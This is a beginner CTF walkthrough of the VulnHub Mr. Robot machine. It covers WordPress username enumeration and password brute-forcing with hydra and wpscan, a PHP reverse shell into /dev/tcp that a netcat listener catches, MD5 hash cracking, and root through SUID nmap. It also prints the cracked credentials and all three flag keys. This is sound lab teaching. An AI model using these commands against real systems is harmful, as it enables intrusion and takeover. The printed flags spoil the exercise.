
MR-ROBOT: 1 CTF Walkthrough
Author: hino89
Date: 13/07/2025
Machine: Mr. Robot: 1 (from VulnHub) [https://www.vulnhub.com/entry/mr-robot-1,151/]

Description :
Based on the show, Mr. Robot. This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find. The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.

Tools Used :
netdiscover
nmap
dirb
wpscan
wget
netcat / nc
hydra
crackstation website [for md5 hash cracking]
find
cat


Methodology and Attack Narrative :

1. Here we first check for any host on the network using `netdiscover -r <ip target>`



   And here we found the target ip which is : 192.168.18.165, then we can use nmap to check for any open ports on that host.

2. Running `nmap -A 192.168.18.165` gives this output




   And here we see a few open ports, 22 for ssh, 80 for a http service, 443 for ssl, we can now focus on `192.168.18.165`:80


3. Now that we know that to look for we can start mapping out the contents of 192.168.18.165 using dirb, and to only show the successful http request we can grep the output, to do that we use, `dirb http://192.168.18.165/ | grep 200`

```
tama@loveless:~$ dirb http://192.168.18.165 | grep 200
==> DIRECTORY: http://192.168.18.165/admin/
+ http://192.168.18.165/favicon.ico (CODE:200|SIZE:0)
+ http://192.168.18.165/index.html (CODE:200|SIZE:1188)
+ http://192.168.18.165/intro (CODE:200|SIZE:516314)
+ http://192.168.18.165/license (CODE:200|SIZE:309)
+ http://192.168.18.165/readme (CODE:200|SIZE:64)
+ http://192.168.18.165/robots (CODE:200|SIZE:41)
+ http://192.168.18.165/robots.txt (CODE:200|SIZE:41)
+ http://192.168.18.165/sitemap (CODE:200|SIZE:0)
+ http://192.168.18.165/sitemap.xml (CODE:200|SIZE:0)
+ http://192.168.18.165/wp-config (CODE:200|SIZE:0)
+ http://192.168.18.165/wp-cron (CODE:200|SIZE:0)
+ http://192.168.18.165/wp-links-opml (CODE:200|SIZE:227)
+ http://192.168.18.165/wp-load (CODE:200|SIZE:0)
+ http://192.168.18.165/wp-login (CODE:200|SIZE:2620)
+ http://192.168.18.165/0/atom (CODE:301|SIZE:0)
^C
```


Here we have a few interesting files, few in particular is the /robots and /robots.txt, we can try looking it up in out web browser, http://192/168.18.165/robots or http://192/168.18.165/robot.txt




And, we can look into those files, fsocity.dic and key-1-of-3.txt



There you go! The first key is in our hands : **073403c8a58a1f80d943455fb30724b9**



And fsocity.dic seems to be a large dictionary containing what could probably a list of passwords or usernames, we'll save it locally using wget,
wget https://192.168.18.165/fsocity.dic --no-check-certificate




4. So, now we have a huge list of passwords or usernames, we could try to bruteforce the wp-login using it but we still need the exact usernames first, we caan use wpscan for that,
   wpscan --url http://192.168.18.165 --enumerate u

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================

[i] No Users Found.
```

   Look at that, no users found, we need to look for another way to get the username, maybe we could try using that fsocity.dic on wp-login and see if the error message is different, but first we need to clean up that file, 800k strings will be too much to handle, so we use
   sort fsocity.dic | uniq > fsocity_clean.txt
   fsocity_clean.txt is the final cleaned up version of the dic that we will use

5. Okay, so how do we get the username? I mentioned we can try to use fsocity_clean.txt as username inputs to the wp-login page, and if, IF there is an actual username in that list then the error message will certainly be different than if we were to input an invalid username, here we can see that in action, we try to input “hello world” as the username and what do you know! The site returns “**ERROR**: Invalid username.”, so we just had to check if a username input does not return that exact error message.




   And now we can use hydra to automate the login attempt, but first we need to get the actual error message respons using :
   curl -v -X POST -d "log=hey&pwd=123&wp-submit=Log+In"
   http://192.168.18.165/wp-login.php | grep "ERROR"

   what we got from that is :

 ERROR: Invalid username. Lost your password?


Now we can really use hydra :
hydra -L fsocity_clean.txt -p "1234" 192.168.18.165 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid username"



God this took so long, the fact that the usual wpscan username enumeration is making things so complicated, but anyways, we have the valid usernames now, elliot, Elliot, and ELLIOT, now we can proceed to brute force the password for… lets go with elliot, we can just use wpscan for this now.


6. We use this wpscan --url http://192.168.18.165 -U elliot -P fsocity_clean.txt -t 50

Finally! We now have the combination for a valid username and password, lets try it out! Username : elliot, password : ER28-0652, just input all that into the wp-login page, and we should be redirected to the admin page



Perfect! We are in full control of the site now!

7. That's cool and all, but what can we do from here on? Where's the second key? Well, we know that we can edit the php files from this admin panel, and we can run our code on it, we can even open ports for us to come in, but the server probably has firewall to block incoming connection on random ports, so we need to work around that, instead of us connecting to the open port, we can make the server connect to us, the server will make an outgoing request to connect to our own system, this technique is called reverse shell, here's how we're going to do it.
FIrstly, we need to find the php file we can edit and run:



We have this 404 template php that we can work on, delete everything inside it and paste this one-liner in it:
`<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP_ADDRESS/4444 0>&1'");?>`

You need to change the YOUR_IP_ADDRESS to your ip address, mine is 192.168.18.130

After that click on update file and run the php file on the browser :
http://192.168.18.165/wp-content/themes/twentyfifteen/404.php

Then, set up the listener on your system:
nc -lvnp 4444

Make sure the port is the same as the port used in the reverse shell one liner, in my case this is 4444, if you dont see your terminal connecting to the server, just run the php file again, refresh the …/…/404.php page.

```
tama@loveless:~/Downloads$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.18.165 39494
bash: cannot set terminal process group (1550): Inappropriate ioctl for device
bash: no job control in this shell
</wordpress/htdocs/wp-content/themes/twentyfifteen$
```

Perfect! We are now in the web server, very nice.

8. What do we do now? Well, since this is a linux system, let see some interesting directories in this system.

```
tama@loveless:~/Downloads$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.18.165 39494
bash: cannot set terminal process group (1550): Inappropriate ioctl for device
bash: no job control in this shell
</wordpress/htdocs/wp-content/themes/twentyfifteen$ cd~
cd~
bash: cd~: command not found
</wordpress/htdocs/wp-content/themes/twentyfifteen$ clear
clear
TERM environment variable not set.
</wordpress/htdocs/wp-content/themes/twentyfifteen$ sudo
sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-u user] file ...
</wordpress/htdocs/wp-content/themes/twentyfifteen$ sudo su
sudo su
sudo: no tty present and no askpass program specified
</wordpress/htdocs/wp-content/themes/twentyfifteen$ cd ~
cd ~
daemon@linux:~$ whoami
whoami
daemon
daemon@linux:~$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
daemon@linux:~$
```

Huh, we can do some commands, but important ones return this “no tty present …”, seems like this is not a proper shell yet, and to do something actually worthwhile we need that proper tty, use this cool one liner i have :
python -c 'import pty; pty.spawn("/bin/bash")'

What does this do? Well, great question, i dont know… , haha enough of that, this executes a python command [python -c '...'] and that command will be: 1. Importing the pty library that contains a function to make a pseudo terminal, 2. That function is pty.spawn() and we put in /bin/bash as it's parameter, this means we want to spawn a /bin/bash terminal.

```
daemon@linux:~$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:~$
```

Once that's done we can actually so something useful. Like for example :

```
daemon@linux:~$ ls -l /home
ls -l /home
total 4
drwxr-xr-x 2 root root 4096 Nov 13  2015 robot
daemon@linux:~$ ls -l /home/robot
ls -l /home/robot
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
daemon@linux:~$ cat /home/robot/password.raw-md5
cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:~$
```

Here, we ls the /home folder and found out there's a user named robot, we ls the contents of/ home/robot and we have now the second key and a md5 password hash, but see the permissions on the key txt file, it can only be read by the actual robot user and root, but hey, need not fret! We have the password hash already, we just need to crack it, for that, we can use the crackstation website,

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Lets goooo, we have the what i presumed is the password fot the robot user, let just try to log in and cat the key txt :

```
daemon@linux:~$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/usr/sbin$ cat /home/robot/key-2-of-3.txt
cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:/usr/sbin$
```

Perfectly done, we now have the second key :
822c73956184f694993bede3eb39f959

9. Now only one key is left, since we manage to get to an account, might as well get to root so we can do whatever we please, or we can just check whatever is inside /root

```
robot@linux:/usr/sbin$ ls /
ls /
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
robot@linux:/usr/sbin$ ls /root
ls /root
ls: cannot open directory /root: Permission denied
robot@linux:/usr/sbin$ sudo ls -l /root
sudo ls -l /root
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

robot is not in the sudoers file.  This incident will be reported.
robot@linux:/usr/sbin$
```

Whoops, seems like we dont have the permission for that, and the robot user does not seem to be in the sudoers file, our only option is to escalate our privilege to sudo, but how?

10. How indeed… well the usual method is to find any misconfigured file permissions, if some program runs as root directly then we can maybe abuse that, to do that we can use this:
find / -perm -u=s -type f 2>/dev/null

```
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$
```

Explanation time, what does that command do? Well, the core is find , we use it to search for every file (-type f) within the / directory, basically all files in the whole system with a permission (-perm -u=s) that have the SetUID permission set for the user. Now, what is SetUID?

Normally, when you run a program, it runs with your user privileges. The SetUID permission changes this rule. When the SetUID bit is set on an executable file, anyone who runs that file temporarily gains the permissions of the file's owner.
Well, your welcome, now if you look closely we have /usr/local/bin/nmap on the list, we can definitely abuse that, programs like that shouldn't be in this list. We know that nmap has an interactive mode and from there we can get to shell using it, here are the steps :

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# 
```

Firstly use nmap interactive mode : nmap –interactive
Then open shell using : !sh
And done, you're root now, whoami returns root, now were almost done, lets take a look at /root

```
# ls -l /root
ls -l /root
total 4
-rw-r--r-- 1 root root  0 Nov 13  2015 firstboot_done
-r-------- 1 root root 33 Nov 13  2015 key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Great, all done now, we found the third and last key on /root, we cat the file and we get the key: **04787ddef27c3dee1ee161b21670b4e4**

Congratulations! You're a certified gamer now my friend >w<